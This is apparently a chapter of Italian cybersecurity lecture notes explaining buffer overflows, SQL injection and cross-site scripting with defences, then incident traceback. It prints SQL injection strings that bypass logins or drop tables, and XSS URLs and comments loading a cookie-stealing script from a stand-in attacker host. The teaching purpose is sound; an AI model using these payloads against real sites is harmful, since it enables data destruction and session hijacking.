


Figura 169

Supponiamo, adesso, che in input alla funzione `gets()` venga data la stringa “12345678aaaabbbb”; quello che succederà è che, essendo il vettore `buff[]` di dimensione 8, ed essendo la stringa in input di dimensioni maggiori di 8, allora all'interno del vettore verranno memorizzati i primi 8 caratteri della stringa (8 è la dimensione del vettore `buff[]`). E la restante parte della stringa? La restante parte della stringa, ovvero “aaaabbbb”, verrà memorizzata nella parte dello stack immediatamente adiacente allo spazio dedicato al vettore `buff[]`: quindi la stringa “aaaa” verrà memorizzata in EBP (61 equivale aa “a” in esadecimale), mentre i caratteri successivi “bbbb” in EIP, ovvero in indirizzo di ritorno (62 equivale a “b” in esadecimale). Quindi all'uscita della funzione si avrà che EIP conterrà 0x62626262 e EBP conterrà ox61616161. L'applicazione, quindi, interpreta questi caratteri in più in EBP ed in EIP come offset e – cosa che non dovrebbe mai succedere – ha cercato di leggere quegli indirizzi (0x61616161 in EBP e 0x62626262 in EIP); ovviamente questi offset non esistono (segmentation fault) e il programma si blocca...ma immaginiamo di passare degli indirizzi validi come stringa: a quel punto saremmo in grado di far eseguire del codice arbitrario al programma e ottenere il controllo del sistema (code injection attack). In entrambi i casi si è verificato un buffer overflow.




Figura 170

### Instruction-Set Randomization

All'interno della categoria dei *code injection attack* ricadono alcuni tipi di attacchi tra i quali: SQL injection, Unix command line, Perl code injection. Tutti questi tipi di attacchi sfruttano i buffer overflow, inoltre sebbene le tecniche usate in ogni tipo di attacco differiscono tra loro, tutte hanno un denominatore comune: l'attaccante inserisce e fa eseguire codice di sua scelta, ovvero codice macchina, shell commands, SQL queries, etc... Di fatto si ricava che alla base di ogni code injection attack c'è la conoscenza da parte dell'attaccante circa l'ambiente/linguaggio interpretato di programmazione del sistema target. Come funziona questo meccanismo? In pratica per ogni processo, attraverso, una chiave di

codifica, viene creato un insieme unico di istruzioni randomizzate, e tale nuove istruzioni vanno a sostituire il codice sorgente del programma originale. Verrà creato un ambiente di esecuzione unico per il running process così che l'attaccante non conosce il “linguaggio” usato e di conseguenza non puo’ “speak” alla macchina (non conosce la key di randomizzazione). Essitono ue possibili approcci alternativi all'uso della chiave per la codifica/decodifica: 1) XOR bit a bit tra istruzione e chiave, e 2) trasposizione randomizzata (basata sulla chiave) dei bit. Esistono vantaggi e svantaggi circa l'utilizzo di questa strategia; tra i vantaggi vi è la possibilità di ri-randomizzare periodicamente i programmi in modo da minimizzare il rischio di attacchi persistenti; tra gli svantaggi troviamo il fatto che bisogna utilizzare delle CPU programmabili per il supporto di istruzioni randomizzate (l'alternativa è l'emulatore).

### 8.2.2 SQL injection

Nella sicurezza informatica l'SQL injection è una tecnica di code injection, usata per attaccare applicazioni di gestione dati, con la quale vengono inserite delle stringhe di codice SQL malevole all'interno di campi di input in modo che queste ultime vengano poi eseguite (ad esempio per fare inviare il contenuto del database all'attaccante). Esso sfrutta le vulnerabilità di sicurezza del codice mal scritto di un'applicazione, ad esempio quando l'input dell'utente non è correttamente filtrato da 'caratteri di escape' contenuti nelle stringhe SQL oppure non è fortemente tipizzato e viene eseguito inaspettatamente. È più conosciuto come attacco per i siti web, ma è anche usato per attaccare qualsiasi tipo di database SQL. L'obiettivo è quello di modificare, inserire e ottenere informazioni di un DB interfacciato con una web application.




Figura 171

#### Implementazioni e tecniche:

- **Caratteri di escape non filtrati correttamente:** questo tipo di SQL injection si verifica quando non viene filtrato l'input dell'utente dai caratteri di escape e quindi vengono passati all'interno di uno statement. Questo può provocare la manipolazione degli statements eseguiti sul database dagli utenti finali dell'applicazione. La seguente linea di codice illustra questo tipo di vulnerabilità:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "' ;"
```

Questo codice SQL recupera tutti i record che hanno un certo username dalla tabella users. Tuttavia, se un utente malintenzionato scrive la variabile “userName” in un certo modo, lo statement SQL può fare più di quello che era inteso dall'autore del codice. Per esempio, impostando la variabile “userName” come:

```
' OR '1'='1
```

Oppure usando dei commenti per non fare eseguire il resto della query (ci sono tre tipi di commenti SQL[13]). Tutti e tre le linee hanno uno spazio alla fine:

```
' OR '1'='1' --
' OR '1'='1' ({{
' OR '1'='1' /*
```

Ecco come appare il rendering dello statement SQL dopo l'inserimento di una delle linee di codice con commento e senza:

```
SELECT * FROM users WHERE name = '' OR '1'='1';
SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
```

Se questo codice fosse utilizzato in una procedura di autenticazione, allora questo esempio potrebbe essere usato per forzare la selezione di tutti i campi dati (\*) di "tutti" gli utenti piuttosto che di un singolo username come era inteso dal codice, ciò accade perché la valutazione di '1'=1' è sempre vera (**short-circuit evaluation**).

Nell'esempio di sotto il valore di "userNmae" causerebbe l'eliminazione della tabella "user" e la selezione di tutti i dati nella tabella "userinfo" (in pratica rivelando le informazioni di tutti gli utenti), usando un API che permette statement multipli:

```
a'; DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't'
```

L'inserimento dell'input specificato sopra fa diventare lo statement SQL in questo modo:

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM
userinfo WHERE 't' = 't';
```

Mentre molte delle implementazioni dei server SQL permettono di eseguire statement multipli con un'unica chiamata, alcune di queste API come nella funzione mysql\_query() di PHP non lo permettono per motivi di sicurezza. Questo evita che gli attaccanti iniettino delle query completamente separate all'interno dello statement, ma ciò non li ferma dal modificarlo.

- **Gestione non corretta del tipo:** questo tipo di SQL injection si verifica quando un campo fornito dall'utente non è fortemente tipizzato o non vengono controllati i vincoli sul tipo. Questo può accadere, ad esempio, quando viene utilizzato un campo numerico in uno statement SQL, ma il programmatore non fa controlli per verificare che l'input immesso dall'utente sia effettivamente numerico. Per esempio:

```
statement:= "SELECT * FROM userinfo WHERE id =" + a_variable + ";"
```

Da questo statement è evidente che l'autore voleva che la variabile fosse un numero riferito al campo "id". Tuttavia se essa è di fatto una stringa, allora l'utente finale potrebbe manipolare lo statement a suo piacimento, e quindi aggirare la necessità di caratteri di escape. Per esempio, impostando una variabile a

```
1; DROP TABLE users
```

Viene fatto il drop (eliminazione) della tabella "users" dal database, visto che lo statement SQL diventa:

```
SELECT * FROM userinfo WHERE id=1; DROP TABLE users;
```

## Prevenzione

Ci sono degli accorgimenti per poter fronteggiare questi attacchi, essi sono gestibili a livello applicativo, solitamente è necessario filtrare i messaggi di errore o limitare la lunghezza dei campi; un altro modo è utilizzare dei costrutti “safe”, cioè degli statement preparati che garantiscono la sicurezza.

- **PHP escaping** Un modo diretto, anche se soggetto ad errori per prevenire attacchi di SQLi è quello di evitare caratteri che hanno un significato speciale in SQL. I manuali dei DBMS SQL spiegano quali caratteri hanno significati speciali, ciò permette di creare una lista di caratteri che devono essere sostituiti perché potenzialmente dannosi. Ad esempio, ogni apostrofo ('') in un parametro deve essere sostituito con due apostrofi ('') per ottenere una stringa SQL di letterali validi. Per esempio, in PHP di solito si evitano i caratteri speciali nei parametri utilizzando la funzione `mysqli_real_escape_string()`; prima di inviare la query SQL:

```
$mysqli = new mysqli('hostname', 'db_username', 'db_password', 'db_name');  
$query = sprintf("SELECT * FROM `Users` WHERE UserName='%s' AND  
Password='%s'",  
                 $mysqli->real_escape_string($username),  
                 $mysqli->real_escape_string($password));  
$mysqli->query($query);
```

Questa funzione antepone dei backslash ai seguenti caratteri: \x00, \n, \r, \, ', " e \x1a. Essa è di solito usata per rendere sicure le query prima di inviare ad un database MySQL. In PHP vi sono tante altre funzioni per vari tipi di database come `pg_escape_string()` per PostgreSQL. La funzione `addslashes(string $str)` serve ad evitare i caratteri speciali, ed è usata in particolare per fare query a database che non hanno funzioni di escape in PHP, essa ritorna una stringa con dei backslash prima dei caratteri che hanno bisogno di essere tra apici. Questi caratteri sono l'apostrofo ('), doppi apici ("), il backslash ed il carattere NULL.<sup>[20]</sup>

Fare sempre l'escape delle stringhe SQL è una pratica soggetta ad errori perché è facile dimenticare di fare l'escape di una determinata stringa. Creare un livello trasparente per rendere sicuro l'input può ridurre gli errori o eliminarli totalmente.

- **SQL parametrizzato** Un'altra alternativa possibile è l'uso dell' SQL parametrizzato, cioè si può costruire una query SQL con escaping di argomenti fatto a priori, ad esempio, attraverso un'implementazione SQL che fornisce il SQL parametrizzato; in PHP esiste una funzione simile detta bound parameters.
- **SQL randomization** L'SQL randomization è una soluzione efficace per fronteggiare gli attacchi SQL injection ed utilizza tecniche e principi derivanti dall'instruzione set randomization. Con l' SQL randomization si introduce un proxy che permette la de-randomizzazione delle query prodotto lato client, in questo modo le query saranno comprensibili dall'interprete SQL del DB, il proxy lavora esclusivamente a livello sintattico effettuando anche il filtraggio dei messaggi di errore provenienti dal DB. Il proxy contiene un parser modificato che traduce la query trasformandola in una query ripulita da mandare al DB. L'app mySQL lato client si va a interfacciare, attraverso il web server, con il proxy, la libreria di quest'ultimo gestisce la traduzione della query e la manda, attraverso le API di mySQL, al DB.




Figura 172

### 8.2.3 Cross-site scripting

Il cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che sono in esecuzione nel browser dell'utente, senza attaccare direttamente il server del sito web. Una volta attaccato, il browser viene infettato con degli script dannosi che cercheranno di danneggiare il computer (Questi siti impiegano un insufficiente controllo dell'input nei form). Un XSS permette a un cracker di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali, ad esempio, raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web, ecc.

Nell'accezione odierna, la tecnica ricomprende l'utilizzo di qualsiasi linguaggio di scripting lato client tra i quali JavaScript, VBScript, Flash. Il loro effetto può variare da un piccolo fastidio a un significativo rischio per la sicurezza, a seconda della sensibilità dei dati trattati nel sito vulnerabile e dalla natura delle strategie di sicurezza implementate dai proprietari del sito web. Secondo un rapporto di Symantec nel 2007, l'80% di tutte le violazioni è dovuto ad attacchi XSS. La sicurezza nel web dipende da una varietà di meccanismi incluso il concetto di fiducia noto come Same origin policy. Questo afferma in sostanza che se al contenuto del primo sito viene concessa l'autorizzazione di accedere alle risorse di un sistema, allora qualsiasi contenuto da quel sito condividerà queste autorizzazioni, mentre il contenuto di un altro sito deve avere delle autorizzazioni a parte.

Gli attacchi Cross-site scripting usano vulnerabilità note delle applicazioni web, nei loro server o dei plugin su cui si basano. Sfruttando una di queste vulnerabilità, gli aggressori iniettano contenuto malevolo nel messaggio fornito dal sito compromesso in modo che quando arriva nel web browser lato client risulti inviato dalla fonte attendibile, così da operare secondo le autorizzazioni concesse a quel sistema. Iniettando script

malevoli l'utente malintenzionato può ottenere privilegi di accesso al contenuto di pagine sensibili, ai cookie di sessione e a una varietà da altre informazioni gestite dal browser per conto dell'utente.

Gli ingegneri della sicurezza di Microsoft hanno introdotto il termine cross-site scripting nel gennaio del 2000. L'espressione cross-site scripting originariamente si riferiva unicamente ad attacchi basati sull'utilizzo di frammenti di codice JavaScript inseriti all'interno di chiamate di richiesta a pagine web dinamiche poste su un web-server (tecnica facente parte dei metodi di code injection) in modo che il server remoto eseguisse operazioni diverse da quelle previste originariamente dall'applicativo web. Tale definizione gradualmente si è estesa comprendendo anche altre modalità di "iniezione di codice" basate non solo su JavaScript ma anche su ActiveX, VBScript, Flash, o anche puro HTML. Ciò ha generato una certa confusione nella terminologia riferita alla sicurezza informatica; il termine, infatti, ricomprende oggi tutto un insieme di tecniche di attacco e non esclusivamente quella basata su manipolazione di codice JavaScript. Vulnerabilità XSS sono state segnalate e sfruttate dal 1990. Siti noti sono stati compromessi nel passato, inclusi siti di social-network come Twitter, Facebook, MySpace, YouTube e Orkut. Negli anni successivi, i problemi di cross-site scripting hanno superato quelli di buffer overflows diventando la vulnerabilità di sicurezza più comunemente segnalata, tant'è che alcuni ricercatori nel 2007 hanno supposto che il 68% dei siti probabilmente sarebbero esposti ad attacchi XSS.

**Tipologie** La maggior parte degli esperti distingue almeno due principali tipi di vulnerabilità XSS: non persistente e persistente:

- **Reflected (non persistente):** le vulnerabilità cross-site scripting di tipo reflected sono sicuramente le più comuni. È possibile sfruttarle quando i dati forniti dall'utente (di solito tramite form HTML) sono usati immediatamente dallo script lato server per costruire le pagine risultanti senza controllare la correttezza della richiesta. Dato che i documenti HTML hanno una struttura piatta in cui sono mescolate istruzioni di controllo, di formattazione e di contenuto effettivo, se tutti i dati forniti dall'utente non validati sono inclusi nella pagina risultante senza un'adeguata codifica HTML, questo può portare a iniezione di codice di markup. Un esempio classico di un potenziale vettore è il motore di ricerca del sito: se si cerca una stringa, in genere questa verrà visualizzata di nuovo nella pagina dei risultati per indicare cosa si è cercato. Se questa risposta non evita o rigetta i caratteri di controllo HTML si consegue che è vulnerabile ad attacchi cross-site scripting. Un attacco non persistente è tipicamente inviato via mail o da un sito web neutrale. L'esca è un URL dall'aspetto innocente, che punta a un sito attendibile ma che contiene un vettore XSS. Se il sito affidabile è vulnerabile a quel vettore, il click sul link può causare l'esecuzione di script iniettato nel browser della vittima.

#### Un esempio di attacco reflected:

1. Alice visita spesso un particolare sito web, che è ospitato da Bob. Il sito web di Bob permette ad Alice di autenticarsi con username e password e di memorizzare dati sensibili (come i dati di fatturazione). Quando accede nel sistema, il browser mantiene un cookie di autenticazione, che si presenta come un insieme di caratteri illeggibili, in modo che entrambi i computer (client e server) si ricordino della sua autenticazione.
2. Mallory nota che il sito di Bob contiene una vulnerabilità XSS di tipo *reflected*:
  1. Quando si visita la pagina di ricerca, si inserisce un termine nella casella di ricerca e si fa click sul tasto invio, se non ci sono risultati la pagina visualizzerà il termine cercato seguito dalle parole "non trovato", e l'URL sarà `http://bobssite.org?q=her`
  2. Con una normale *query* di ricerca, come la parola "cuccioli", la pagina visualizzerà semplicemente "cuccioli non trovato" e l'URL è `http://bobssite.org?q=cuccioli` (questo è un comportamento normale).

3. Tuttavia, quando si invia una query anomala di ricerca, come `<script type='text/javascript'>alert('xss');</script>`,
  1. Viene visualizzato un box di avviso che dice “xss”
  2. La pagina visualizza "`<script type='text/javascript'>alert('xss');</script>` non trovato" insieme a un messaggio di errore con il testo “xss”
  3. L'URL sfruttabile è `http://bobssite.org?q=<script type='text/javascript'>alert('xss');</script>`
3. Mallory crea un URL per sfruttare l'exploit
  1. Crea l'URL `http://bobssite.org?q=cuccioli<script%20src="http://mallorysevilsite.com/authstealer.js"></script>`. Sceglie di convertire i caratteri ASCII in esadecimale, ad esempio `http://bobssite.org?q=cuccioli%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%20%3E` in modo che eventuali lettori umani non possano immediatamente decifrare l'URL dannoso.
  2. Invia una mail ad alcuni ignari membri del sito di Bob, in cui scrive: “Controlla alcuni simpatici cuccioli”
  4. Alice riceve la mail e, dato che ama i cuccioli, apre il link. Andrà quindi sul sito di Bob per la ricerca; non trovando nulla visualizzerà “Cuccioli non trovato”, ma lo script di Mallory, authstealer.js, eseguirà, invisibile sullo schermo, scatenando l'attacco XSS.
  5. Il programma authstealer.js esegue nel browser di Alice come se fosse stato inviato dal sito di Bob. Prende una copia del cookie di autenticazione di Alice e lo invia al server di Mallory, dove Mallory lo recupererà (**furto del coockie di sessione**).
  6. Mallory adesso inserisce il cookie di autenticazione di Alice nel suo browser come se fosse il proprio. Va poi sul sito di Bob, adesso è autenticato come Alice.
  7. Ora che è riconosciuta dal sito come Alice, Mallory va nella sezione fatturazione del sito e guarda il numero di carta di credito e lo copia. Cambia anche la password in modo che Alice non possa nemmeno più entrare.
  8. Decide di fare un ulteriore passo avanti e invia un collegamento simile a Bob stesso, guadagnando così i privilegi di amministratore.

Affinché questo attacco non si verifichi oppure per ridurne gli effetti nel casi si verificasse si possono adottare differenti strategie:

1. L'input del campo di ricerca potrebbe essere analizzata per correggere o eliminare eventuali codici.
2. Il server web potrebbe essere impostato in modo da reindirizzare le richieste non valide.
3. Il server web potrebbe rilevare un accesso simultaneo e invalidare le sessioni.
4. Il server web potrebbe rilevare un accesso simultaneo da due diversi indirizzi IP e invalidare le sessioni.
5. Il sito web potrebbe visualizzare solo le ultime cifre della carta di credito utilizzata in precedenza.
6. Il sito web potrebbe richiedere agli utenti di inserire nuovamente la propria password prima di cambiare le informazioni di registrazione.
7. Gli utenti potrebbero essere istruiti a non cliccare link dall'aspetto innocente in realtà malevoli

- **Persistente:** Una vulnerabilità XSS persistente (o stored) è una variante più devastante di cross-site scripting: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione, senza aver eliminato dai messaggi visualizzati dagli altri utenti la formattazione HTML. Ad esempio, supponiamo che ci sia un sito di incontri in cui i membri visionano i profili degli altri membri per cercare interessi comuni. Per motivi di privacy, questo sito nasconde a tutti il vero nome e la mail degli utenti. Queste informazioni sono tenute segrete dal server. L'unico momento in cui il nome reale e l'email sono visualizzati è quando il membro si autentica, non potendo vedere comunque i dati di chiunque altro. Supponiamo che un attaccante si colleghi al sito e voglia capire i veri nomi delle persone che vede sul sito. Per fare ciò scrive uno script progettato per essere eseguito dal browser delle altre persone quando visitano il suo profilo. Lo script invia un breve messaggio al suo server che raccoglie queste informazioni. Per fare questo, per il quesito “Descrivi il tuo primo appuntamento ideale”, l'attaccante dà una risposta breve (dall'aspetto consueto) ma il testo alla fine della risposta è lo script per rubare i nomi e le mail. Se lo script è racchiuso all'interno di un elemento <script> non verrà visualizzato a schermo. Quindi supponiamo che Bob, membro del sito di incontri, raggiunga il profilo dell'attaccante, dove viene visualizzata la risposta alla domanda riguardo al primo appuntamento ideale. Lo script viene automaticamente eseguito dal browser e ruba il nome reale e la mail di Bob direttamente dalla sua macchina. Le vulnerabilità XSS di tipo persistente possono essere molto più significative rispetto alle altre perché lo script dannoso dell'attaccante è fornito automaticamente senza la necessità di indirizzare la vittima o attirarla nel sito di terze parti. In particolare nel caso di siti di social-network, il codice potrebbe essere progettato per propagarsi autonomamente tra gli account, creando un tipo di worm lato client. I metodi di iniezione possono variare tantissimo, in alcuni casi l'attaccante non ha nemmeno bisogno di interagire con le funzionalità web per sfruttare una falla. Tutti i dati ricevuti da una applicazione web (via email, log di sistema, messaggistica istantanea, ecc.) che possono essere controllati da un utente malintenzionato potrebbero diventare vettore di iniezione.

#### **Un esempio di attacco persistente:**

1. Mallory crea un account sul sito di Bob.
2. Mallory osserva che il sito di Bob contiene una vulnerabilità XSS. Se si va nella sezione News e si posta un commento, verrà visualizzato ciò che è stato digitato. Ma se il testo del commento contiene dei tag HTML i tag verranno visualizzati così come sono. Lo stesso accadrà per eventuali tag di script.
3. Mallory legge l'articolo nella sezione News e scrive in un commento. Nel commento inserisce questo testo: `Io amo i cuccioli di questa storia. Sono così carini!` `<script src="http://mallorysevilsite.com/authstealer.js">`,
4. Quando Alice (o chiunque altro utente) carica la pagina con il commento, lo script di Mallory viene eseguito, ruba il cookie di sessione di Alice e lo invia al server segreto di Mallory.
5. Mallory può quindi sfruttare la sessione di Alice e usare il suo account fino a una eventuale invalidazione del cookie.

Il software del sito di Bob avrebbe potuto analizzare i commenti nella sezione notizie e rimuovere o correggere eventuali script, ma non l'ha fatto, in questo risiede il bug di sicurezza.

## Come difendersi

### ➤ **Encoding dell'output contestuale/escaping delle stringhe di input**

Questa misura dovrebbe essere usata come meccanismo primario di difesa per fermare gli attacchi XSS. Ci sono diversi schemi di escaping che possono essere usati, tra cui HTML entity encoding, JavaScript escaping, CSS escaping, e URL encoding[16]. Molte applicazioni web che non accettano rich data possono usare l'escaping per eliminare la maggior parte dei rischi derivati da attacchi XSS in modo abbastanza semplice.

### ➤ **Convalidare in modo sicuro l'input non attendibile**

Molte operazioni di particolari applicazioni web (forum, webmail, ecc.) permettono agli utenti di utilizzare un sottoinsieme limitato di markup HTML. Quando si accetta l'input HTML da parte degli utenti, ad esempio "<b>molto</b> largo", la codifica in uscita, come "<b>molto</b> largo", non sarà sufficiente dal momento che deve essere reso come HTML dal browser. Fermare un attacco XSS quando si accettano input HTML dall'utente, è molto complesso in questa circostanza. L'input HTML non attendibile deve essere eseguito attraverso un HTML sanitization engine per garantire che non contenga codice XSS.

### ➤ **Sicurezza dei cookie**

Oltre al filtraggio dei contenuti, sono comunemente usati altri metodi per mitigare il cross-site scripting. Un esempio è l'uso di controlli di sicurezza aggiuntivi durante la manipolazione della sessione basata sui cookie. Molte applicazioni web si basano sui cookie di sessione per gestire l'autenticazione tra le diverse richieste HTTP, e dato che gli script lato client hanno generalmente accesso a questo cookie, semplici XSS possono rubarli. Per mitigare questa particolare minaccia, molte applicazioni web legano il cookie di sessione all'indirizzo IP dell'utente che ha ottenuto l'accesso in origine, quindi permette solo a tale IP di utilizzare il cookie. Questo è efficiente nella maggior parte dei casi ma ovviamente non funziona in situazioni in cui un attaccante si trova dietro lo stesso NATed indirizzo IP o lo stesso web proxy della vittima, o la vittima sta cambiando il proprio IP mobile.

Un'altra soluzione è presente in Internet Explorer (dalla versione 6), Firefox (dalla versione 2.0.0.5), Safari (dalla versione 4), Opera (dalla versione 9.5) e Google Chrome; è il flag `HttpOnly` che consente a un server web di settare un cookie non accessibile dallo script lato client. Se usata, la funzione può prevenire completamente il furto di cookie ma non gli attacchi all'interno del browser.

### ➤ **Disabilitare gli script**

Mentre le applicazioni web 2.0 e Ajax favoriscono l'uso di JavaScript, alcune applicazioni web sono scritte per consentire il funzionamento senza la necessità di qualsiasi script lato client. Questo permette agli utenti, se lo desiderano, di disattivare qualsiasi script nei loro browser prima di utilizzare l'applicazione. In questo modo, gli script lato client, anche potenzialmente dannosi, potrebbero essere inseriti senza caratteri di escape in una pagina e gli utenti non sarebbero suscettibili di attacchi XSS. Alcuni browser o plugin per browser possono essere configurati per disattivare gli script lato client in base al dominio. Questo approccio ha valore limitato se gli script sono abilitati di default, dato che verranno bloccati quando l'utente li avrà riconosciuti come pericolosi, ma ormai sarà troppo tardi. Una funzionalità che blocca tutti gli script e inclusioni esterne di default, e che quindi permette agli utenti di abilitare in base al dominio, è più efficiente. Questo è stato possibile per un lungo periodo su Internet Explorer (dalla versione 4) impostando le cosiddette "zone di sicurezza" e in Opera (dalla versione 9) usando le "preferenze specifiche del sito". La soluzione per Firefox e altri Gecko-based browser è l'add-on open source NoScript che oltre ad abilitare gli script per dominio, fornisce una certa protezione XSS anche quando gli script sono abilitati.

Il problema più rilevante dato dal blocco di tutti gli script in tutti i siti web di default è la sostanziale riduzione delle funzionalità e della reattività (lo scripting lato client può essere molto più veloce

rispetto a quello lato server perché non ha bisogno di connettersi ad un server remoto e la pagina, o il frame, non ha bisogno di essere ricaricata). Un altro problema con il blocco dello script è che molti utenti non lo capiscono e non sanno come proteggere adeguatamente il loro browser. Un altro svantaggio che molti siti non funzionano senza scripting lato client, costringendo gli utenti a disattivare la protezione per il sito. L'estensione per Firefox NoScript consente agli utenti di abilitare gli script da una determinata pagina ma non consente l'esecuzione ad altri della stessa pagina. Ad esempio, gli script da example.com possono eseguire, gli script da advertisingagency.com che sta tentando di eseguire sulla stessa pagina possono essere disabilitati.

➤ **Tecnologie di difesa emergenti**

Ci sono tre classi di difesa da XSS che stanno emergendo. Queste includono Content Security Policy, JavaScript sandbox tools, e auto-escaping templates. Questi meccanismi sono ancora in evoluzione, ma promettono un futuro dove gli attacchi XSS saranno fortemente ridotti.

# 9. Gestione degli incidenti e cooperazione per il tracciamento a ritroso

Adesso andremo ad analizzare come comportarsi nel momento in cui c'è il bisogno di gestire un incidente di sicurezza all'interno di una organizzazione. Un incidente di sicurezza comporta che non solo ci hanno creato un problema ma comporta anche una esposizione non banale di carattere economico dal punto di vista dell'organizzazione (ad esempio un commerciante che ha avuto un danno finanziario a causa di un attacco di DoS al suo e-commerce). Nel momento in cui ci si trova con un compito di responsabilità dal punto di vista della cybersecurity, vi è la necessità di gestire un compromesso tra danni finanziari che avrebbe potuto avere la organizzazione in questione, e le esposizioni di tipo legali che possiamo avere direttamente sia noi stessi, in quanto responsabili della cyber, e sia l'organizzazione stessa che ci ha conferito l'incarico. La gestione degli incidenti è qualcosa di molto difficile anche dal punto di vista della reazione proprio perché ci sono implicazioni sia finanziarie che legali (il reato informatico oggi è considerato allo stesso livello di un reato tradizionale).

## 9.1 Il tracciamento a ritroso

Il **tracciamento** serve ad analizzare le tracce digitali lasciate da un attacco per dimostrare a terze entità quali sono le responsabilità coinvolte oppure per dimostrare/ricostruire la traccia dell'attacco passando attraverso organizzazioni, e riuscire ad arrivare al punto di intervento in cui si può bloccare l'attacco (bisogna dimostrare chi è e chi non è colpevole). Un altro aspetto importante è che quando si è sotto attacco vi è la necessità di cooperare per andare ad individuare le reali origini dell'attacco e bloccarle, identificando le fonti (logs, etc...) andando poi a documentare il tutto. Esistono due diverse tipologie di analisi: analisi live e analisi post portem. L'analisi live consiste nello studio in tempo reale del traffico di come fluisce attraverso la rete attraverso strumenti intercettazione telematica (come per esempio durante gli attacchi DoS). L'analisi post portem consiste nello studio a posteriori delle evidenze in tempi differiti rispetto a quelli dell'attacco. Questo tipo di analisi può essere condotto, per esempio, quando un'autorità giudiziaria, a causa di una denuncia, ordina di effettuare delle indagini su possibili attacchi che si sono verificati in passato. Le evidenze storiche sono ottenute da logs o files di traccia (pacchetti catturati in precedenza). Questa analisi comporta l'analisi di una enorme quantità di "raw data", cioè sequenze di pacchetti, o righe di log da analizzare. Da sottolineare che la cronologia è importante per il tracciamento e la correzione degli eventi, organizzando le evidenze collezionate in un database e poi ordinarle rispetto al tempo (tutte le evidenze individuabili hanno un timestamp). L'elemento fondamentale è cercare di capire e validare chi è l'origine dell'attacco, che può essere una origine reale oppure falsificata. La prima cosa da fare è validare l'indirizzo sorgente andando a capire se è un indirizzo con validità locale, con validità all'interno di una intranet oppure un indirizzo con validità globale; in questa fase vanno esclusi, ovviamente, gli indirizzi riservati, gli indirizzi privati, gli indirizzi di loopback, i blocchi riservati dalla IANA, etc..., e capire se l'indirizzo è spoofato/falsificato. Ma come si fa a capire se è falsificato?

Per validare un indirizzo IP va validato l'hop count, e questa validazione consiste di 3 step:

1) dai pacchetti conservati per effettuare una analisi live oppure post morten, si devono osservare gli header nei pacchetti IP ed andare a vedere il campo Time To Live (TTL), da cui si deduce il numero di hop che tale pacchetto ha attraversato;

2) si effettua un traceroute verso l'IP di interesse ottenendo un valore “attuale” dell’hop count;

3) se questo valore differisce sostanzialmente da quello ottenuto al passo 1. allora l'IP potrebbe essere oggetto di “spoofing”;

Oltre a validare l’hop count vi è anche la necessità di validare le routes, cioè va determinato se esiste realmente una root valida di accesso relativo al netblock dell’indirizzo da tracciare. Per effettuare ciò è possibile utilizzare un looing glass che permette di visualizzare la routing table.

Inoltre va verificato a ritroso il dominio associato all’indirizzo IP effettuando una operazione di reverse query resolution (IP --> nome dominio).

Altro aspetto importante è la verifica del mail relay associato ad un determinato dominio (tramite nslookup).

